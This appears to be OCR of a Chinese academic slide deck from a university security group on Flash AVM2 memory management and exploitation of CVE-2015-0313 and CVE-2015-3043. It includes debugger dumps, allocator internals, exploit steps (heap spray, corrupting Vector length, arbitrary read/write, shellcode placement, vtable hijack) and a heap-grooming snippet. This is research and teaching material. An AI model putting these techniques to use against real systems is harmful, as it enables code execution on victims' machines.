Flash内存管理与漏洞利用

Hearmen

北京大学软件安全研究小组

北京大学

目录

北京大学

回收站

flashplaye...

Debugging Tools for...

IDA 6.6a

bp

ly_V7.5

控制面板 ▸ 系统和安全 ▸ 系统

搜索控制面板

控制面板主页

设备管理器

远程设置

系统保护

高级系统设置

查看有关计算机的基本信息

Windows 版本

Windows 7 专业版

版权所有 © 2009 Microsoft Corporation。保留所有权利。

Service Pack 1

系统

分级:	4.5 Windows 体验指数
处理器:	Intel(R) Core(TM) i5-3337U CPU @ 1.80GHz 1.79 GHz
安装内存(RAM):	1.00 GB
系统类型:	32 位操作系统
笔和触摸:	没有可用于此显示器的笔或触控输入

计算机名称、域和工作组设置

计算机名:	WIN-3QMQP8V8QFN
计算机全名:	WIN-3QMQP8V8QFN

更改设置

另请参阅

操作中心

Windows Update

性能信息和工具

CH

13:33

2015/8/15


北京大学

AVM2 虚拟机简介

- AVM2 是目前使用的 flash player 的核心，所有的 ActionScript 3 代码都由AVM2来执行

- 采用Jit与解释器混合执行的方式，大幅提升flash的运行效率

ActionScript 3执行流程




◆ 《avm2overview》

北京大学

AVM2 内存管理


- 使用MMgc进行内存管理
- 延缓引用计数，标记/清除算法
- 从操作系统中申请大量保留空间，按页交予垃圾回收机制GC进行管理。

AVM2 内存管理



GCHeap

FreeLists



CVE-2015-0313

```
0:022> dd 04467490
04467490  054fb000 00002000 00002000 00000000
044674a0  10c88500 00000001 04930000 0000bcc3
044674b0  0000bcc3 00000000 04467401 0492b0b8
044674c0  00000001 00000000 00000010 00000000
044674d0  04467400 0492b100 00000000 00000000
044674e0  00000010 00000000 10c88500 00000001
044674f0  047a4000 00002000 00002000 00000000
04467500  10c88500 00000001 0461b000 00002000
0:022> dd 0486e054
0486e054  054fb000 00002000 0496ae48 00000003
0486e064  0486e040 04604070 04604040 00000000
0486e074  00000000 00000000 00000000 00000000
0486e084  00000000 00000000 00000000 00000000
0486e094  00000000 00000000 00000000 00000000
0486e0a4  00000000 00000000 00000000 0486e078
0486e0b4  00000000 00000000 00000000 00000000
0486e0c4  00000000 00000000 00000000 00000000
```

ByteArray.Clear()

```
0:022> dd 04467490
04467490  00000000 00000000 00000000 00000000
044674a0  10c88500 00000001 04930000 0000bcc3
044674b0  0000bcc3 00000000 04467400 0492b0b8
044674c0  00000001 00000001 00000010 00000000
044674d0  04467400 0492b100 00000000 00000000
044674e0  00000010 00000000 10c88500 00000001
044674f0  047a4000 00002000 00002000 00000000
04467500  10c88500 00000001 0461b000 00002000
0:022> dd 0486e054
0486e054  054fb000 00002000 0496ae48 00000003
0486e064  0486e040 04604070 04604040 00000000
0486e074  00000000 00000000 00000000 00000000
0486e084  00000000 00000000 00000000 00000000
0486e094  00000000 00000000 00000000 00000000
0486e0a4  00000000 00000000 00000000 0486e078
0486e0b4  00000000 00000000 00000000 00000000
0486e0c4  00000000 00000000 00000000 00000000
```

北京大学

利用步骤

堆喷射，控制内存布局

触发漏洞，更改Vector的length属性

任意地址读写，布局shellcode

更改对象虚表，接管程序运行流程

ByteArray

- ◆ ByteArrayObject

```
68c5c8e0 00000031 0c813740 0c824b80
11f2eca8 00000040 68c5c880 68b80d5c
68c5c87c 68c5c888 11f96080 11e83000
0c8c90c0 00000000 00000000 68c6e618
11e77368 00000000 00000000 68c5c874
```

- ◆ Buffer

```
68c5be68 00000001 0c79f000 00001000
00000444 00007300 3130322f 33302d35
```

- ◆ Buffer大小以4k倍数增长
- ◆ 通过FixedMalloc进行内存分配

北京大学

FixedMalloc


```
FixedMalloc::Alloc(size)
{
        if(size < kLargestAlloc)     //  32bit 2032
                FindAllocate(size)->FixedAlloc()
        else
                LargeAlloc(size)
}
```

FixedBlock

```
07c03000 00000000 00000000 07c07000 07bff000
07c03010 01f80008 00000000 00000000 67349b64
07c03020 00000072 062e3000 10adbeef 00001210
07c03030 bbbbbbbb 00000000 00000000 00000000
07c03040 00000000 00000000 00000000 00000000
07c03050 00000000 00000000 00000000 00000000
07c03060 00000000 00000000 00000000 00000000
07c03070 00000000 00000000 00000000 00000000
```

```
FixedBlock
 +0x00 firstFree
 +0x04 nextItem
 +0x08 next
 +0x0c prev
 +0x10 numAlloc
 +0x12 size
 +0x14 nextFree
 +0x18 prevFree
 +0x1c alloc
```


FixedAlloc



Uint Vector

```
00000072 062e3000 10adbeef 00001210 bbbbbbbb 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

内存布局


data
data
Data_1
data
data
Worker
data
data
Data_2
data
data
Main
data
data
FixedBlock
data
data
si32
Block Head
Vector<uint>
Vector<uint>
Vector<uint>

FixedBlock

```
07c03000 00000000 00000000 07c07000 07bff000
07c03010 01f80008 00000000 00000000 67349b64
07c03020 00000072 062e3000 10adbeef 00001210
07c03030 bbbbbbbb 00000000 00000000 00000000
07c03040 00000000 00000000 00000000 00000000
07c03050 00000000 00000000 00000000 00000000
07c03060 00000000 00000000 00000000 00000000
07c03070 00000000 00000000 00000000 00000000
```

```
FixedBlock
 +0x00 firstFree
 +0x04 nextItem
 +0x08 next
 +0x0c prev
 +0x10 numAlloc
 +0x12 size
 +0x14 nextFree
 +0x18 prevFree
 +0x1c alloc
```

稳定性的考虑

- ByteArray.clear之前的额外操作


```
while(index < tthis.buffers_count)
{
    tByteArray = new ByteArray();
    tByteArray.endian = Endian.LITTLE_ENDIAN;
    tByteArray.length = this.byte_array_size;
    this.fill_buffer(tByteArray, this.bytearray_fill1);
    this.pad_buffers[index] = tByteArray;
    index++;
}
this.bytearray1.clear();
```

- GCHeap内存释放，将HeapBlock挂入freelist末尾
- GCHeap内存分配，从freelist头部开始遍历。

CVE-2015-3043

- Flash在解析Flv中Nellymoser压缩的<tag>时，没有对buffer长度进行正确的检验，从而导致的堆溢出
- 被溢出的对象大小是0x2000
- 该漏洞出现过 两次

内存布局


Vector<uint>
Vector<uint>
Free
Vector<uint>
Vector<uint>
加载flv
Vector<uint>
Vector<uint>
Corrupt Buffer
Vector<uint>
Vector<uint>
重新布局
Vector<uint>
Vector<uint>
Corrupt Obj
Vector<uint>
Vector<Obj>

Object Vector

```
67069dbc 00000071 06087021 00000001 00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001 00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001 00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001 00000001 00000001 00000001 00000001
00000001 00000001 0000
00000001 00000001 0000
00000001 00000001 0000
00000001 00000001 0000
00000001 00000001 0000
-------- -------- ----
```

```
68c5c76c 00001234 1e97392c 11f2ec91
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
00000001 00000001 00000001 00000001
